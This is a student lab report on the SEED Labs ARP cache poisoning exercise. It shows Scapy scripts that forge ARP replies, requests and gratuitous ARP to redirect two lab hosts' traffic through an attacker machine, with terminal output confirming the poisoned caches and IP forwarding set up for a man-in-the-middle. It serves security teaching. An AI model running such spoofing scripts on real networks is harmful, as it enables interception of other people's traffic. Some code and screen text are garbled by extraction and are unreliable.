



---

# ARP CACHE POISONING ATTACK

---



February 2024  
Abdulfatah Abdillahi

## Contents


Introduction .....	3
Part 1: SEED Lab ARP Cache Poisoning Attack .....	3
Lab Task 1: ARP Cache Poisoning.....	5
Task 1.A:.....	5
Task 1.B: .....	6
Task 1.C: .....	7
Task 2:.....	8
Task 3:.....	14
Ettercap: Lab Task4 .....	16
Ettercap: Lab Task5 .....	20
References .....	25

## Introduction

In this lab we explored some topics like MITM (Man in The Middle) attacks and arp cache poisoning. We learned how to use such techniques on applications like telnet and netcat. And we finally ended it on a tool called Ettercap.

## Part 1: SEED Lab ARP Cache Poisoning Attack

### Creating three docker containers



Checking the IP addresses for each of the three containers (seed-attacker M, machine A, and machine B).

The image shows a Linux desktop environment with a dark theme. In the top right corner, there is a logo for "SEED LABS" with a gear icon. The desktop background features a purple lightning bolt pattern.

**Terminal Window 1 (Host A):**

```
Abdulfatah Abdillahi-Sun Feb 04-01:15:21 ~.../Labsetup> docksh M-10.9.0.105
root@53636c79e018:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.9.0.105 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:69 txqueuelen 0 (Ethernet)
          RX packets 59 bytes 8984 (8.9 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@53636c79e018:/#
```


**Terminal Window 2 (Host B):**

```
Abdulfatah Abdillahi-Sun Feb 04-01:15:22 ~.../Labsetup> docksh A-10.9.0.5
root@73cc05715c96:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.9.0.5 netmask 255.255.255.0 broadcast 10.9.0.255
        ether 02:42:0a:09:00:05 txqueuelen 0 (Ethernet)
          RX packets 54 bytes 8172 (8.1 KB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
          RX packets 0 bytes 0 (0.0 B)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 0 bytes 0 (0.0 B)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@73cc05715c96:/#
```


The desktop interface includes a search bar, a dock with various application icons (including a file manager, browser, terminal, and system tray), and a system tray showing the date and time (1:20 AM, 2024-02-04).



## Lab Task 1: ARP Cache Poisoning

### Task 1.A:

Here, I created an ARP request packet (`arp.op =2`) using host M with the intention of mapping host B's IP address to host M's MAC address. After that I ran the command `arp -n` on host A to ensure that the expected change has taken place. As you can see the code sends an ARP request to 10.9.0.5 from the IP address 10.9.0.6 (MAC address 02:42:0a:09:00:69).



### Task 1.B:

Here, I created a code where the attacker is sending an ARP reply (`arp.op =2`) to host A while it pretends to be initiated from host B. This way we are ensuring to map host B's IP address to host M's MAC address. When we return to host B we see the expected changes being mapped on to the arp cache.

The screenshot shows a Linux desktop environment with the following components:

- Code Editor:** A window titled "task1.b.py" containing Python code for crafting an ARP reply. The code defines target IP and MAC addresses, constructs an Ether header, and an ARP packet (op=2 for Reply). It then sends the frame.
- Terminal Window:** A window titled "Terminal" showing the execution of the script. The output includes directory listing commands (ls), file listing commands (ls -l), and the execution of the script (./task1.b.py). The final message indicates "Sent 1 packets."
- System Tray:** Located at the bottom of the screen, it displays icons for various system services and applications.

```
task1.b.py
-/Desktop/lab3_seed/Labsetup/volumes
task1.b.py

1#!/usr/bin/python3
2 from scapy.all import *
3
4 ip_target = "10.9.0.5" # IP address of hostA
5 mac_target = "02:42:0a:09:00:05" # MAC address of host A
6
7 ip_fake = "10.9.0.6" # IP address of host B
8 mac_fake = "02:42:0a:09:00:69" # MAC address of host B
9
10# Construct the Ether header
11ether = Ether()
12ether.dst = mac_target
13ether.src = mac_fake
14
15# Construct the ARP packet
16arp = ARP()
17
18arp.hwsrс = mac_fake
19arp.psrc = ip_fake
20
21arp.hwdst = mac_target
22arp.pdst = ip_target
23
24arp.op = 2 # ARP Reply
25
26frame = ether/arp
27sendp(frame)
28
```

Terminal Output:

```
root@aee9b6865879:/volumes#
root@aee9b6865879:/volumes# ls
task1.a.py task1.b.py
root@aee9b6865879:/volumes# ls -l
total 8
-rwxrwxrwx 1 root root 276 Feb  5 01:33 task1.a.py
-rwxrwxrwx 1 root root 524 Feb  5 02:31 task1.b.py
root@aee9b6865879:/volumes#
root@aee9b6865879:/volumes# ./task1.b.py
.
Sent 1 packets.
root@aee9b6865879:/volumes#
```


Python 3 Tab Width: 8 Ln 8, Col 1 INS

9:43 PM  
2024-07-04

```
Terminal Terminal Terminal Terminal Terminal Terminal Terminal
10.9.0.6      ether  02:42:0a:09:00:69  C          eth0
root@ce668c493e4b:/# arp -n
Address          HWtype  HWaddress          Flags Mask   Iface
10.9.0.105      ether    02:42:0a:09:00:69  C        eth0
10.9.0.1        ether    02:42:67:11:0e:64  C        eth0
10.9.0.6        ether    02:42:0a:09:00:69  C        eth0
root@ce668c493e4b:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.1) at 02:42:67:11:0e:64 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@ce668c493e4b:/#
= ether/arp
frame)
```

### Task 1.C:

Here, I created a code where the attacker is sending a Gratuitous ARP request to the broadcast address using the source IP address 10.9.0.6 (along with the MAC address 02:42:0a:09:00:69). This a third option or method to ensuring we map host B's IP address to host M's MAC address. The expected changes took place after checking the ARP cache of host B machine.



```
task1.a.py task1.b.py task1.c.py
root@ae9b6865879:/volumes# ls -l
total 12
-rw-rw-rwx 1 root root 276 Feb 5 01:33 task1.a.py
-rw-rw-rwx 1 root root 524 Feb 5 02:42 task1.b.py
-rw-rw-rwx 1 root root 537 Feb 5 03:02 task1.c.py
root@ae9b6865879:/volumes#
root@ae9b6865879:/volumes# ./task1.c.py
.
Sent 1 packets.
root@ae9b6865879:/volumes#
```

```
root@ce668c493e4b:/#
root@ce668c493e4b:/#
root@ce668c493e4b:/#
root@ce668c493e4b:/#
root@ce668c493e4b:/#
root@ce668c493e4b:/#
root@ce668c493e4b:/#
root@ce668c493e4b:/# arp -a
M-10.9.0.105.net-10.9.0.0 (10.9.0.105) at 02:42:0a:09:00:69 [ether] on eth0
? (10.9.0.1) at 02:42:67:11:0e:64 [ether] on eth0
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@ce668c493e4b:/#
```

## Task 2:

**Step1:** Here, I'm running the arp cache posing attack from the previous task to make it such that host A maps Host Bs IP address to the attacker's mac address and host B maps Host As IP address to the attacker's mac address.

```
task2.1.py
task1.b.py
task1.c.py
task2.1.py

1#!/usr/bin/python3
2from scapy.all import *
3#spoofed ARP request to Host A
4ether1 = Ether(dst = "02:42:0a:09:00:05")
5arp1 = ARP(op=1)
6arp1.psrc = "10.9.0.6" # IP address of host B
7arp1.hwsr = "02:42:0a:09:00:69" # Mac address of attacker
8arp1.pdst = "10.9.0.5" # IP address of host A
9sendp(ether1/arp1)
10# spoofed ARP request to Host B
11ether2 = Ether(dst = "02:42:0a:09:00:06")
12arp2 = ARP(op=1)
13arp2.psrc = "10.9.0.5" # IP address of host A
14arp2.hwsr = "02:42:0a:09:00:69" # Mac address of attacker
15arp2.pdst = "10.9.0.6" # IP address of host B
16sendp(ether2/arp2)
17

Python 3 Tab Width: 8 Ln 2, Col 24
```

```
root@4195ed13d879:/# cd v
var/volumes/
root@4195ed13d879:/# cd v
var/volumes/
root@4195ed13d879:/# cd volumes/
root@4195ed13d879:/volumes# ls
task1.a.py task1.b.py task1.c.py task2.1.py
root@4195ed13d879:/volumes# ls -l task2.1.py
-rwxrwxrwx 1 root root 565 Feb 5 18:59 task2.1.py
root@4195ed13d879:/volumes# ./task2.1.py
.
Sent 1 packets.
.
Sent 1 packets.
root@4195ed13d879:/volumes#
```

```
Terminal Terminal Terminal Terminal Terminal Terminal
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 47 bytes 3156 (3.1 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 2 bytes 192 (192.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 2 bytes 192 (192.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


root@bd5e6b775926:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@bd5e6b775926:/#
```

```
Terminal Terminal Terminal Terminal Terminal
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
loop txqueuelen 1000 (Local Loopback)
RX packets 0 bytes 0 (0.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 0 bytes 0 (0.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@8743454fade6:/# arp -a
A-10.9.0.5.net-10.9.0.0 (10.9.0.5) at 02:42:0a:09:00:69 [ether] on eth0
root@8743454fade6:/#
```

**Step2:** Then for testing purposes, we try to turn off IP forwarding at the attackers vm (host M) and ping host A and host B to each other. This is not going to work since the attacker vm is not actively relaying the ping communication.




```
root@4195ed13d879:/# cd v
var/      volumes/
root@4195ed13d879:/# cd volumes/
root@4195ed13d879:/volumes# ls
task1.a.py  task1.b.py  task1.c.py  task2.1.py
root@4195ed13d879:/volumes# ls -l task2.1.py
-rwxrwxrwx 1 root root 565 Feb  5 18:59 task2.1.py
root@4195ed13d879:/volumes# ./task2.1.py
.
Sent 1 packets.
.
Sent 1 packets.
root@4195ed13d879:/volumes# sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
root@4195ed13d879:/volumes#
```




```
root@bd5e6b775926:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
root@bd5e6b775926:/#
root@bd5e6b775926:/# ping 10.9.0.6
PING 10.9.0.6 (10.9.0.6) 56(84) bytes of data.
```

**Step3:** Here, we are testing the theory of what would happen if IP forwarding was enabled in the attacker vm. Theoretically, all communication between host A and B should go through normally. And this was indeed the case as I have ensured the cache was poisoned before and after the sending the ICMP packets.



```
root@4195ed13d879:/volumes#
root@4195ed13d879:/volumes#
root@4195ed13d879:/volumes#
root@4195ed13d879:/volumes#
root@4195ed13d879:/volumes#
root@4195ed13d879:/volumes#
root@4195ed13d879:/volumes# ./task2.1.py
.
Sent 1 packets.
.
Sent 1 packets.
root@4195ed13d879:/volumes# sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
root@4195ed13d879:/volumes#
```



```
root@bd5e6b775926:/#
root@bd5e6b775926:/# arp -a
B-10.9.0.6.net-10.9.0.0 (10.9.0.6) at 02:42:0a:09:00:69 [ether] on eth0
